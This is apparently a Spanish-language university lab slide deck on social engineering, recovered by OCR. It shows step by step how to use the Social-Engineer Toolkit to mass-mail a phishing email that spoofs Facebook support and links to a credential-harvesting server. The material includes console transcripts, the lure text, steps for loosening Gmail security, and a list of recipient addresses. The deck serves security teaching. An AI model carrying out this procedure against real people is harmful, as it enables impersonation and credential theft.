
Podemos entrar al modo desarrollador con la tecla F12 y luego seleccionar el campo **Password** para ver su nombre dentro del formulario



Ingeniería social

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Podemos revisar el reporte y buscar las credenciales capturadas usando los nombres de los campos del formulario



Ingeniería social Segunda parte


Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

¡Ahora generemos un email que nos permita engañar a la víctima y persuadirla para que ingrese al servidor que acabamos de implementar!

Ingeniería social Segunda parte

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Accedemos a la opción 1 “Social Engineering Attack”




Accedemos a la opción 5 “Mass Mailer Attack”

Ingeniería social Segunda parte

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Accedemos a la opción de E-mail Attack Mass Mailer




Ingeniería social Segunda parte

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Configurar un archivo txt con una lista de direcciones hacia donde enviar el ataque e indicar la ruta respectiva donde se encuentra el archivo

```
The mass emailer will allow you to send emails to multiple
individuals in a list. The format is simple, it will email
based off of a line. So it should look like the following:

john.doe@ihazemail.com
jane.doe@ihazemail.com
wayne.doe@ihazemail.com

This will continue through until it reaches the end of the
file. You will need to specify where the file is, for example
if its in the SET folder, just specify filename.txt (or whatever
it is). If its somewhere on the filesystem, enter the full path,
for example /home/relik/ihazemails.txt

set:phishing> Path to the file to import into SET:/root/Desktop/emails
[!] File not found! Please try again and enter the FULL path to the file.
set:phishing> Path to the file to import into SET:/home/dodiazlopez/Desktop/emails
```



Ingeniería social Segunda parte

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Colocar una cuenta de gmail como emisora del mensaje. El campo FROM NAME corresponde a la cuenta que queremos suplantar!

```
set:phishing> Path to the file to import into SET:/home/dodiazlopez/Desktop/emails

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
```


```
set:phishing>1
set:phishing> Your gmail email address:juliamanzur07@gmail.com
set:phishing> The FROM NAME the user will see:soporte@facebook.com
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Nueva funcionalidad de Facebook
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new
line.
set:phishing> Enter the body of the message, type END (capitals) when finished:E
stimado usuario:
Next line of the body: Desde ahora puedes saber quien ha visitado tu perfil de F
acebook por medio de la nueva funcionalidad accesible por el siguiente link: htt
p://137.135.113.80
Next line of the body: Atentamente
Next line of the body: Equipo de atención al usuario
Next line of the body: Facebook.com
Next line of the body: California - United States
Next line of the body: END
```

Acabar de configurar el cuerpo del mensaje haciéndolo parecer lo más real posible y colocando la URL del servidor de suplantación implementado en la primera parte del laboratorio


Ingeniería social Segunda parte

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

- **Antes** de enviar el mensaje desde la consola, ingresar a la cuenta de Gmail desde un navegador de la máquina Kali Linux para verificar que es posible acceder a ella:



Es posible que se tenga que **validar el acceso a la cuenta** por medio de un **código** enviado a un teléfono celular




Ingeniería social Segunda parte


Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

- Adicionalmente, se requiere habilitar el acceso a la cuenta de gmail desde aplicaciones no seguras *(Gmail considera a setoolkit una aplicación no segura)*, por medio del siguiente proceso:

Ir al botón de "**Account**" para gestionar la cuenta de gmail



Dentro de la sección de "**Security**", poner la opción de "Less secure app access" en **ON**



Ingeniería social Segunda parte

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Después del último END y de presionar <enter>, SET realizará el envío de los mensajes a cada uno de los correos indicados

```
[*] Sent e-mail number: 1 to address: danielo.diaz@urosario.edu.co
[*] Sent e-mail number: 2 to address: dodiazlopez@gmail.com
[*] Sent e-mail number: 3 to address: danielo_90@hotmail.com
[*] Sent e-mail number: 4 to address: daniel.diaz@nec.eu
[*] SET has finished sending the emails

     Press <return> to continue
```

Ingeniería social Segunda parte

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

La victima debería recibir un mensaje que “parece” como si fuese enviado por la cuenta de correo que acabamos de suplantar!

Universidad del Rosario | MACC | HINNT

¡Gracias!